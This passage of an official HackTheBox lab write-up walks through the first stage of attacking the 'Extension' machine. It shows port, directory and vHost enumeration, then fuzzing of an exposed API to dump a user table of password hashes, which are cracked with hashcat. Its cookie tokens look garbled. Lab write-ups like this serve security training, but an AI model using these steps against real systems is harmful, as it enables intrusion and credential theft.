


HACKTHEBOX



Extension

13th July 2022 / Document No D22.100.186

Prepared By: woodenk & C4rm3l0

Machine Author(s): irogir

Difficulty: **Hard**

Classification: Official

Synopsis

Extension is a hard difficulty Linux machine with only `SSH` and `Nginx` exposed. Enumeration reveals a multitude of domains and sub-domains. An exposed API endpoint reveals a handful of hashed passwords, which can be cracked and used to log into a mail server, where password reset requests can be read. The application's underlying logic allows the attacker to brute-force the reset tokens, forfeiting access to an admin account and by *extension* API credentials for another vHost running `Gitea`. A repository hosted there is vulnerable to Cross-Site Scripting (XSS) and can be leveraged to make API calls to download a private repository, containing an SSH key for a user account on the target system. Moving laterally using re-used credentials reveals another Git repository, where we find source code that is vulnerable to Remote Code Execution by command injection. Exploitation of the vulnerability requires a hash length extension attack to deliver the payload. Obtaining a reverse shell makes it clear that the shell is in a docker container, which features a Unix socket that the user can access. This misconfiguration means that the host's file system can be mounted to a new docker container, from where a root SSH key can be acquired.

Skills Required

- Enumeration
- Understanding of JSON requests
- Client-side browser attacks
- Source code analysis

Skills Learned


- Utilising a hash length extension attack
- Docker escape
- Using Client-Side attacks to access internals.

Enumeration

Nmap

Let's begin by scanning for open ports using `Nmap`.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.171 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$/())
nmap -p$ports -sC -sV 10.10.11.171
```



A terminal window showing the results of an Nmap scan. The command run was `nmap -p$ports -sC -sV 10.10.11.171`. The output shows two open ports: port 22 (ssh) and port 80 (http). Port 22 is running OpenSSH 7.6p1 on Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0), with an RSA hostkey. Port 80 is running nginx 1.14.0 (Ubuntu), with an http-title of `snippet.htb` and an http-server-header of `nginx/1.14.0 (Ubuntu)`. Service info indicates the OS is Linux and the CPE is `cpe:/o:linux:linux_kernel`.


```
nmap -p$ports -sC -sV 10.10.11.171

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 82:21:e2:a5:82:4d:df:3f:99:db:3e:d9:b3:26:52:86 (RSA)
|   256 91:3a:b2:92:2b:63:7d:91:f1:58:2b:1b:54:f9:70:3c (ECDSA)
|_  256 65:20:39:2b:a7:3b:33:e5:ed:49:a9:ac:ea:01:bd:37 (ED25519)
80/tcp    open  http     nginx 1.14.0 (Ubuntu)
|_http-title: snippet.htb
|_http-server-header: nginx/1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The Nmap scan reveals that ports 22 (`ssh`) and 80 (`Nginx`) are open.

Nginx

Let's navigate to port 80 with a browser to take a look at the website.



The website shows us a welcoming page that includes a potential domain name called `snippet.htb`. Let's add it to our hosts file.

```
echo '10.10.11.171 snippet.htb' | sudo tee -a /etc/hosts
```

Running a `Gobuster` scan in directory mode reveals a few interesting endpoints for us to enumerate.


```
gobuster dir -u http://snippet.htb -w /usr/share/wordlists/dirb/common.txt
```



```
gobuster dir -u http://snippet.htb -w /usr/share/wordlists/dirb/common.txt
```

```
=====
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                      http://snippet.htb
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.3
[+] Timeout:                  10s
=====
2022/12/01 11:49:29 Starting gobuster in directory enumeration mode
=====
/.hta                         (Status: 403) [Size: 276]
/.htaccess                     (Status: 403) [Size: 276]
/.htpasswd                     (Status: 403) [Size: 276]
/cgi-bin/                      (Status: 301) [Size: 311] [--> http://snippet.htb/cgi-bin]
/css                           (Status: 301) [Size: 308] [--> http://snippet.htb/css/]
/dashboard                     (Status: 302) [Size: 342] [--> http://snippet.htb/login]
/favicon.ico                   (Status: 200) [Size: 0]
/forgot-password              (Status: 200) [Size: 37782]
/images                        (Status: 301) [Size: 311] [--> http://snippet.htb/images/]
/index.php                     (Status: 200) [Size: 37907]
/js                            (Status: 301) [Size: 307] [--> http://snippet.htb/js/]
/login                         (Status: 200) [Size: 37797]
/logout                        (Status: 405) [Size: 825]
/new                           (Status: 302) [Size: 342] [--> http://snippet.htb/login]
/register                      (Status: 200) [Size: 37745]
/server-status                 (Status: 403) [Size: 276]
/snippets                      (Status: 302) [Size: 342] [--> http://snippet.htb/login]
/users                         (Status: 302) [Size: 342] [--> http://snippet.htb/login]
/web.config                    (Status: 200) [Size: 1183]
=====
2022/12/01 11:52:07 Finished
=====
```

Going to the URL `http://snippet.htb` does not seem to change anything on the website. Clicking on `Get Started` redirects us to a login page. Since we don't have any login credentials yet, we try registering a new account on the `/register` page our scan discovered.



Whoops! Something went wrong.

- The given domain is invalid.

Name

Email

Password

Confirm Password

[Already registered?](#)

REGISTER

The site shows that the domain is invalid. Since there is only one location where we can enter a domain, namely the email address, we can try changing the email address domain to `snippet.htb`.



Whoops! Something went wrong.

- Registration not allowed at this moment!

Name

Email

Password

Confirm Password

[Already registered?](#)

[REGISTER](#)

The page shows that registration is currently unavailable.

Let's use `wfuzz` to search for any other vHosts that the server might be hosting; a wordlist such as [subdomains-1000.txt](#) is sufficient for this task.

```
wfuzz -c -w /usr/share/wordlists/subdomains.txt -u http://snippet.htb -H "Host: FUZZ.snippet.htb" --hw 896
```

```
wfuzz -c -w /usr/share/wordlists/subdomains.txt -u http://snippet.htb -H "Host: FUZZ.snippet.htb" --hw 896
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
```

Target: http://snippet.htb/
Total requests: 9985

ID	Response	Lines	Word	Chars	Payload
0000000021:	200	249 L	1197 W	12729 Ch	"dev"
0000000002:	200	96 L	331 W	5311 Ch	"mail"

Total time: 0
Processed Requests: 3483
Filtered Requests: 3481
Requests/sec.: 0

The output shows us that there are two new domains `dev.snippet.htb` and `mail.snippet.htb`.

After adding both to our `/etc/hosts` file, we first look at `dev.snippet.htb`.

```
echo '10.10.11.171 dev.snippet.htb' | sudo tee -a /etc/hosts
echo '10.10.11.171 mail.snippet.htb' | sudo tee -a /etc/hosts
```

Gitea: Git with a cup of tea

A painless, self-hosted Git service



Easy to install



Cross-platform

Upon visiting `dev.snippet.htb`, we can see that this subdomain is hosting `Gitea`, which is a service for software development and version control. At the bottom left of the page we are shown a version number (Gitea Version: `1.15.8`).

Searching for public exploits for this version at the time of writing yields no results.

Taking a look at the source code on `snippet.htb`, we find that the site uses [Ziggy](#). According to the GitHub repository, "Ziggy provides a JavaScript `route()` helper function that works like Laravel's, making it easy to use your Laravel named routes in JavaScript".

Ziggy

In the source code of the index page we find routes pointing to API endpoints.

```
const Ziggy = {"url": "http://snippet.htb", "port": null, "defaults": {}, "routes": {"ignition.healthCheck": {"uri": "_ignition/health-check", "methods": ["GET", "HEAD"]}, <SNIP> "users.validate": {"uri": "management/validate", "methods": ["POST"]}, "admin.management.dump": {"uri": "management/dump", "methods": ["POST"]}, <SNIP> }
```

There are two interesting routes, namely `management/validate` and `management/dump`. Let's take a look at `management/dump`. We fire up Burpsuite, intercept a login request and change the url to `/management/dump`, removing the JSON values. Upon making the request, an error is shown.

Request

Pretty Raw Hex ⚙️ \n ⏮

```
1 POST /management/dump HTTP/1.1
2 Host: snippet.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
   Gecko/20100101 Firefox/91.0
4 Accept: text/html, application/xhtml+xml
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: application/json
9 X-Inertia: true
10 X-Inertia-Version: 207fd484b7c2ceeff7800b8c8a11b3b6
11 X-XSRF-TOKEN:
eyJpdjI6InBtQjdiYVZzQWxDYzdzNy9GbnU3dUE9PSIsInZhbkHVLijoiSzNsQ
kEvOGJrRTLJRXdcmVRNxdNNGphWvtKWDrtRS9KYW41QWVsCvWHWW1xbXlCcF
NuUo14dfFBQUG80Z2tqTxhFcGlSMk5jWlIxbmNvYjJZQ3NteExaUFNVn2t0N2l
FMmtDVct4Ylk2Rvg2YUyvaUJMLzJ4WUhGTEFvCxMzVGUiLCJtYWMiOiJiZTEz
N2ZlZG04YWRLNzQ4NDk2ZWM2MTQ1ZTAwYWMzODNjNT0QZT3MGZkODU1YmQyY
WYyNmEwtNTUyZGI40ThmIiwidGFniJoIin0=
12 Content-Length: 2
13 Origin: http://snippet.htb
14 Connection: close
15 Cookie: XSRF-TOKEN=
eyJpdjI6InBtQjdiYVZzQWxDYzdzNy9GbnU3dUE9PSIsInZhbkHVLijoiSzNsQ
kEvOGJrRTLJRXdcmVRNxdNNGphWvtKWDrtRS9KYW41QWVsCvWHWW1xbXlCcF
NuUo14dfFBQUG80Z2tqTxhFcGlSMk5jWlIxbmNvYjJZQ3NteExaUFNVn2t0N2l
FMmtDVct4Ylk2Rvg2YUyvaUJMLzJ4WUhGTEFvCxMzVGUiLCJtYWMiOiJiZTEz
N2ZlZG04YWRLNzQ4NDk2ZWM2MTQ1ZTAwYWMzODNjNT0QZT3MGZkODU1YmQyY
WYyNmEwtNTUyZGI40ThmIiwidGFniJoIin0%3D; snippethtb_session=
eyJpdjI6IkxkTUM3Wn1JY21rLzhPK2VTv1JnWE9PSIsInZhbkHVLijoiURTZ
U5weFcxRxWxKSGc0M3AVtlpGMWNkTTJXNm8yRkx0OE1ld25GY3ZPUXQ5MGNrU0
9QK2g4S255RhTdh0mNjY20qNhBhNUUUJHbmRiaLkaSkwYjPLdH2WTTRkYxU
PSdHcElFnYUmyRjhoZG9Bs9s6NUV3QZTUJLZ29GU1iLCJtYWMiOiIzYmFm
MjRlyQmxNTu2NBmZTAy2PiZhNHTmrYT8tm0T11ZjQy0GQ93NTmWnjVmN2kZ
jdiZDdkM2M5ODNkMGViIiwidGFniJoIin0%3D
16
17 {
```

Response

Pretty

```
1 HTTP/1.1 400 Bad Request
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Tue, 12 Jul 2022 11:09:57 GMT
4 Content-Type: application/json
5 Connection: close
6 Cache-Control: private, must-revalidate
7 pragma: no-cache
8 expires: -1
9 Set-Cookie: XSRF-TOKEN=
eyJpdjI6IjRiaTeYy2RXUkZEcawMwtzGlmZFE9PSIsInzhbHVlIjoicREkrel
HTM3WfuN2N2UJlRUTXnjTCwvRFhCeThzaGljTDFVNForbkE3MWP3UkvVnVlczTXVI
NjJoaOxoMOPbPtbGzcEZjODZtEetzeE5ML29cdwl5UWhGZw1CTeJ0VFvdERMK1
hTM2JyNlDdnZBWalR3aEl0ZEFjbdHmVRVSTNQWyyiLCJtYMMiOiwNDE5Zjk4
YTNHzTQ4YmVkJZDMzN2EzXGYZG4Mzg5YmXy2YxMDMwYTg1M2M2OTYzNDNhMzg1OD
k50WnnNjyNjMSiwidGFnIjoioIn%3D; expires=Tue, 12-Jul-2022
13:09:57 GMT; Max-Age=7200; path=/; samesite=lax
10 Set-Cookie: snippethtb_session=
eyJpdjI6IlZxNHNNXZTjZSXk1djNXVwh0bgC9PSIsInzhbHVlIjoicHRRZD
RzV0LmtBzBOTDFyMG1CRlhUWghPQmtudTE3THrVELmMzV1RutPNVFKTFBoVhpV
ckxQb2l0a0xxTGphV3oVQkdwQk150HQ4snFlExZYNlIyQ2tVdVltUzbNaXZJR0
dnMzNTTHBBDsQ5WUfmrdVa0vhuaHdg2khK25a0iLCJtYMMiOisNTgzM202
ZDNiZTY3NzRhZGU5MgyZTvhYzcwmGy2N2NiYTU3NzJyY2JlNzRkZGM1Y2E1ZD
Y2ZmNlNDN0N2E3iwidGFnIjoioIn%3D; expires=Tue, 12-Jul-2022
13:09:57 GMT; Max-Age=7200; path=/; httponly; samesite=lax
11 Content-Length: 42
12
13 {
    "code": 400,
    "message": "Missing arguments"
}
```

The error states that we are missing arguments. Using `Ffuf` we can fuzz what those missing arguments are. To do so we must include the headers found in the Burp request, which we do by setting the environment variables `xsrf` and `sess`, respectively.

Note: We make sure to paste the URL-decoded versions of the cookies into Ffuf

```
export XSRF=<XSRF-TOKEN>
export SESS=<SESSION>
ffuf -c -w /usr/share/wordlists/SecLists/Discovery/Web-Content/burp-parameter-names.txt
-H "Content-Type: application/json" -X POST -u 'http://snippet.htb/management/dump' -mc
all -d '{"FUZZ": "test"}' -fr 'Missing arguments' -x http://localhost:8080 -H "X-XSRF-
TOKEN: $XSRF" -b "XSRF-TOKEN=$XSRF;snippethtb session=$SESS"
```

```
ffuf -c -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -H "Content-Type: application/json" -X POST -u 'http://snippet.htb/management/dump' -mc all -d '{"FUZZ": "test"}' -fr 'Missing arguments' -x http://localhost:8080 -H "X-XSRF-TOKEN: $XSRF" -b "XSRF-TOKEN=$XSRF;snippethtb_session=$SESS"

:: Method      : POST
:: URL        : http://snippet.htb/management/dump
:: Wordlist   : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
:: Header     : Content-Type: application/json
:: Header     : X-XsrF-Token:
eyJpdii6I1QxR1kyR3hhRDYyRVBrK3JvT0loMnc9PSIsInZhBHVlIjoiUVhseVJneUZjT2JiSXZWtCtNL2V<SNIP>lj0Tc2Nzg1MmM3MmIxYTk4NjgxY2JiZDcxYWVmIiwidGFnIjoiIn0=
:: Header     : Cookie: XSRF-
TOKEN=eyJp<SNIP>dLQmIV2vnRjUiLCjtYWMi0iIyYTgyNDljZGYz0WFkYzgZYjg4NzU40TU4MjMwMDcyMDJiNjI30wNlMjE1Y2Q2ZmFjYjYxMDMzZDRjYjRhZWEwIiwidGFnIjoiIn0=
:: Data       : {"FUZZ": "test"}
:: Follow redirects: false
:: Calibration: false
:: Proxy      : http://localhost:8080
:: Timeout    : 10
:: Threads   : 40
:: Matcher   : Response status: all
:: Filter     : Regexp: Missing arguments

-----
download          [Status: 400, Size: 42, Words: 2, Lines: 1, Duration: 1851ms]
:: Progress: [6453/6453] :: Job [1/1] :: 23 req/sec :: Duration: [0:05:04] :: Errors: 0 ::
```

We can see that there is a `download` argument. Providing an incorrect value returns the error `Unknown tablename`, we therefore fuzz once more to find a valid parameter.

```
ffuf -c -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -H "Content-Type: application/json" -X POST -u 'http://snippet.htb/management/dump' -mc all -d '{"download": "FUZZ"}' -fr 'Unknown tablename' -x http://localhost:8080 -H "X-XSRF-TOKEN: $XSRF" -b "XSRF-TOKEN=$XSRF;snippethtb_session=$SESS"
```

```
ffuf -c -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -H "Content-Type: application/json" -X POST -u 'http://snippet.htb/management/dump' -mc all -d '{"download": "FUZZ"}' -fr 'Unknown tablename' -x http://localhost:8080 -H "X-XSRF-TOKEN: $XSRF" -b "XSRF-TOKEN=$XSRF;snippethtb_session=$SESS"

<SNIP>
-----
profiles          [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 1611ms]
users            [Status: 200, Size: 272602, Words: 3581, Lines: 1, Duration: 2847ms]
:: Progress: [6453/6453] :: Job [1/1] :: 25 req/sec :: Duration: [0:05:13] :: Errors: 0 ::
```

We get two hits and start by requesting the `user` table.

Request

Pretty Raw Hex ⌂ ⌄ ⌅

```

1 POST /management/dump HTTP/1.1
2 Host: snippet.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
   Gecko/20100101 Firefox/91.0
4 Accept: text/html, application/xhtml+xml
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: application/json
9 X-Inertia: true
10 X-Inertia-Version: 207fd484b7c2ceeff7800b8c8a11b3b6
11 X-XSRF-TOKEN:
eyJpdii6InBtQj dIYVZzQWxDYzdNy9GbnU3dUE9PSIsInZhbHVLijoiSzNsQ
kEvOGJrRTlJRXVt cmVRNXdNNGphWtKWDtRS9KYW41QWVscWVHWXbXLccF
NuUo14dBFBQUg80Z2tqTxhFcGl5Mk5jWLixbmNvYj JZQ3NteExaUNFNv2t0N2l
FMmtDVct4Ylk2Rvg2YUYvaUJMLzJ4WUhGTEFVcXMzVGUiLCJtYWMiOjJiZTEz
N2ZLZG04YWRlNzQ4NDk2ZWM2MTQ1ZTAwYWMzODNj NTQ0ZTY3MGZkODU1YmQyY
WWhNmEwNTUyZG140ThmIiwidGFni JoiIn0=
12 Content-Length: 24
13 Origin: http://snippet.htb
14 Connection: close
15 Cookie: XSRF-TOKEN=
eyJpdii6InBtQj dIYVZzQWxDYzdNy9GbnU3dUE9PSIsInZhbHVLijoiSzNsQ
kEvOGJrRTlJRXVt cmVRNXdNNGphWtKWDtRS9KYW41QWVscWVHWXbXLccF
NuUo14dBFBQUg80Z2tqTxhFcGl5Mk5jWLixbmNvYj JZQ3NteExaUNFNv2t0N2l
FMmtDVct4Ylk2Rvg2YUYvaUJMLzJ4WUhGTEFVcXMzVGUiLCJtYWMiOjJiZTEz
N2ZLZG04YWRlNzQ4NDk2ZWM2MTQ1ZTAwYWMzODNj NTQ0ZTY3MGZkODU1YmQyY
WWhNmEwNTUyZG140ThmIiwidGFni JoiIn0%; snippethtb_session=
eyJpdii6InBtQj dIYVZzQWxDYzdNy9GbnU3dUE9PSIsInZhbHVLijoiUFRTZ
U5weFcxBWxKSGc0M3AvTlpGMVNkTTJXNm8yRkx00E1Ld25Gy3ZPUX05MGNru0
90K2g4S255RLhTdohmNjY2QnhZbHNuuuJHbmRiaHka3kwjyRLdHZWTTRkYUx
PSdhCefNymUyRjhZG9BbS96NVU30TZUTUJLZ29GUUiLCJtYWMiOjIzYmFm
MjRiYmQxNTU2NDBmZTAyY2PiNzhhNTRmYTbmOTI1ZjQyOG03NTMwNjVmN2NkZ
jdiZDdkM2M50DNkMGVliwidGFni JoiIn0%
16 {
17   "download": "users"
18 }
19 }
```

Response

Pretty Raw Hex Render ⌂ ⌄ ⌅

```

W5BchDsAEUxUXRONOROSmJnSVFDVURMd3NRy3BVeGrQmNsdfJyZNOVzNvND
luTTk4blhwJZEZmpDakRrSFgrR0plVkoVU5zSDgiLCJtYWMiOjI4ZjhiNmZl
YWE5YTE3YTNhMzIS5WQSjFLNzKzOGQxNmeLMTUzjZmZjKzOTYxNWEwZWNlOT
cy0WM2ZTg0ZNY3IiwidGFni JoiIn0%3D; expires=Tue, 12-Jul-2022
13:41:32 GMT; Max-Age=7200; path=/; samesite=lax
11 Set-Cookie: snippethtb_session=
eyJpdii6InBtQj dIYVZzQWxDYzdNy9GbnU3dUE9PSIsInZhbHVLijoiYuHSti
tpVHMxRG50Z3dNeDlJV3lUdD2EaUrXVGwzZHjySOJRYTFTV29wTe9CZONuTTPV
Rm9xS09sM1B5bTJZMwdnQXJuT2tWRXL6ZWVOVGHjdVBXMm1SejNza25SSald1Yk
JudEt0THdqOUdLNjZrNXNPTGh4WkpLd01vWldr0DgiLCJtYWMiOjKjyZrINGEO
MjJjZTzYzc4NTljZDzKMDU3zMy2ZTQ5ZGNhZTUzYTC30DIwZWRjZmRiZWUSNm
I1MjUzjczYTdjIiwidGFni JoiIn0%3D; expires=Tue, 12-Jul-2022
13:41:32 GMT; Max-Age=7200; path=/; httponly; samesite=lax
12 Vary: Accept-Encoding
13 Content-Length: 272602
14
15 [{"id": 1, "name": "Charlie
Rooper", "email": "charlie@snippet.htb", "email_verified_at": "202
-01-02
20:12:46", "password": "30ae5f5b247b30c0eaaa612463ba7408435d4db7
4eb164e77d84f1a227fa5f82", "remember_token": "T8hTcYuS7ULTi73eYg
7ZHhncyNucDK0b3VaUDfcotdEGaDESr3YsP9xULJEQ", "created_at": "2022
-01-02 20:12:47", "updated_at": "2022-06-20
14:46:28", "user_type": "Manager"}, {"id": 2, "name": "Davin
Breitenberg", "email": "davin@snippet.htb", "email_verified_at": "2022-01-02
20:12:47", "password": "980204173dffble65a20236e50914a7f3c2dfa693
5ecc7de9dd341f7f5237ef05", "remember_token": "XZV30CBMjU", "creat
ed_at": "2022-01-02 20:12:47", "updated_at": "2022-01-02
20:12:47", "user_type": "Member"}, {"id": 3, "name": "Calista
Turcotte", "email": "calista@snippet.htb", "email_verified_at": "2022-01-02
20:12:47", "password": "4683b63ef783ada656e0de04e6e88b61a220ffdd8
b36b9061a2f906e500e4c640", "remember_token": "s3LQK0uB4X", "creat
ed_at": "2022-01-02 20:12:47", "updated_at": "2022-01-02
20:12:47", "user_type": "Member"}, {"id": 4, "name": "Leora
Larson", "email": "leora@snippet.htb", "email_verified_at": "2022-01-02
20:12:47", "password": "70bf03b94c0c4d5a2c03aae4fe0fc8b56e5c19c02
f7dff1ef8f6be781440fc21a", "remember_token": "k8QnGxaTnB", "creat
ed_at": "2022-01-02 20:12:47", "updated_at": "2022-01-02
20:12:47", "user_type": "Member"}, {"id": 5, "name": "Stanford
Veum", "email": "stanford@snippet.htb", "email_verified_at": "2022
-01-02
20:12:47", "password": "980204173dffble65a20236e50914a7f3c2dfa693
5ecc7de9dd341f7f5237ef05", "remember_token": "XZV30CBMjU", "creat
ed_at": "2022-01-02 20:12:47", "updated_at": "2022-01-02
20:12:47", "user_type": "Member"}]
```

We are given a `JSON` response, which we can copy to a file. We also take note that Charlie, the very first account, has a Manager user type. Let's try to crack the password hashes that are in the response; they are in `SHA2-256`-type hashes. We extract all the password hashes to a file and proceed to crack them with Hashcat. The setting for `SHA2-256` in hashcat is `-m 1400`.

```
cat users.json | jq -r '.[ ].password' > hash
hashcat -m 1400 -a 0 hash /usr/share/wordlists/rockyou.txt --force
hashcat -m 1400 -a 0 hash /usr/share/wordlists/rockyou.txt --force --show
```

```
hashcat -m 1400 -a 0 hash /usr/share/wordlists/rockyou.txt --force --show
ef92b778bafe771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f:password123
```

The output of the command shown above shows a cracked password, which is `password123`. We can see whom the password belongs to using Grep.

```
cat users.json | jq | grep
'ef92b778bafe771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f' -B4
```



```
cat users.json | jq | grep 'ef92b778bafe771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f' -B4

    "id": 432,
    "name": "Letha Runte",
    "email": "letha@snippet.htb",
    "email_verified_at": "2022-01-02 20:14:55",
    "password": "ef92b778bafe771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f",
    --
    "id": 451,
    "name": "Fredrick Leannon",
    "email": "fredrick@snippet.htb",
    "email_verified_at": "2022-01-02 20:14:56",
    "password": "ef92b778bafe771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f",
    --
    "id": 669,
    "name": "Gia Stehr",
    "email": "gia@snippet.htb",
    "email_verified_at": "2022-01-02 20:15:30",
